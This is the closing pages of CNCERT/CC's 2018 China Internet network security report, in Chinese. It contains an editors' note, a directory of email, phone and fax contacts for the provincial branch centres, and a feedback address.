由于编者水平有限，《2018 年中国互联网网络安全报告》难免存在疏漏和欠缺。在此，诚挚地希望广大读者不吝赐教，多提意见，并继续关注和支持 CNCERT/CC 的发展。 CNCERT/CC 将更加努力地工作，不断提高技术和业务能力，为我国以及全球互联网的安全保障贡献力量。

CNCERT/CC
分中心联系方式

北京分中心

电子邮件：bjcert@cert.org.cn

热线电话：010-63319651

传　　真：010-63319906

天津分中心

电子邮件：tjcert@cert.org.cn

热线电话：022-85685851

河北分中心

电子邮件：hecert@cert.org.cn

热线电话：0311-67695218

传　　真：0311-67695218

山西分中心

电子邮件：sxcert@cert.org.cn

热线电话：0351-8788226

传　　真：0351-8788859

内蒙古分中心

电子邮件：nmcert@cert.org.cn

热线电话：0471-6684149

传　　真：0471-6684146

辽宁分中心

电子邮件：lncert@cert.org.cn

热线电话：024-81531319

传　　真：024-81531399

吉林分中心

电子邮件：jlcert@cert.org.cn

热线电话：0431-80982910

传　　真：0431-88963128

黑龙江分中心

电子邮件：hlcert@cert.org.cn

热线电话：0451-53005806

传　　真：0451-53005806

上海分中心

电子邮件：shcert@cert.org.cn

热线电话：021-33024545-555

传　　真：021-33024545-589

江苏分中心

电子邮件：jscert@cert.org.cn

热线电话：025-63090171

传　　真：025-83341198

浙江分中心

电子邮件：zjcert@cert.org.cn

热线电话：0571-87916311

传　　真：0571-87911424

安徽分中心

电子邮件：ahcert@cert.org.cn

热线电话：0551-65680625

传　　真：0551-65680616

福建分中心

电子邮件：fjcert@cert.org.cn

热线电话：0591-63518939

传　　真：0591-63518922

江西分中心

电子邮件：jxcert@cert.org.cn

热线电话：0791-86757956

传　　真：0791-86757952

山东分中心

电子邮件：sdcert@cert.org.cn

热线电话：0531-82092865

传　　真：0531-82092854

河南分中心

电子邮件：hencert@cert.org.cn

热线电话：0371-63715858

传　　真：0371-65601667

湖北分中心

电子邮件：hbcert@cert.org.cn

热线电话：027-87796665

传　　真：027-87796800

湖南分中心

电子邮件：hncert@cert.org.cn

热线电话：0731-81111668

传　　真：0731-81111663

广东分中心

电子邮件：gd@cert.org.cn

热线电话：020-85651919

传　　真：020-37267376

广西分中心

电子邮件：gxcert@cert.org.cn

热线电话：0771-2637957

传　　真：0771-2637997

海南分中心

电子邮件：hicert@cert.org.cn

热线电话：0898-66533681

传　　真：0898-66520756

重庆分中心

电子邮件：cqcert@cert.org.cn

热线电话：023-67652356

传　　真：023-63081552

四川分中心

电子邮件：sccert@cert.org.cn

热线电话：028-86159035

传　　真：028-86159080

贵州分中心

电子邮件：gzcert@cert.org.cn

热线电话：0851-82995001

传　　真：0851-88131658

云南分中心

电子邮件：yncert@cert.org.cn

热线电话：0871-63566893/63583740

传　　真：0871-63566893

西藏分中心

电子邮件：xzcert@cert.org.cn

热线电话：0891-6159882

传　　真：0891-6159891

陕西分中心

电子邮件：sncert@cert.org.cn

热线电话：029-81770057

传　　真：029-81770017

甘肃分中心

电子邮件：gscert@cert.org.cn

热线电话：0931-8417618

传　　真：0931-8417618

青海分中心

电子邮件：qhcert@cert.org.cn

热线电话：0971-3991005

传　　真：0971-3991040

宁夏分中心

电子邮件：nxcert@cert.org.cn

热线电话：0951-5066117

传　　真：0951-5166869

新疆分中心

电子邮件：xjcert@cert.org.cn

热线电话：0991-4680289

传　　真：0991-4651927

谢谢您阅读CNCERT/CC《2018年中国互联网网络安全报告》，如果您发现本书存在任何问题，请您及时与我们联系，电子邮件为cncert@cert.org.cn。

对此我们深表感谢。

国家计算机网络应急技术处理协调中心

2019年6月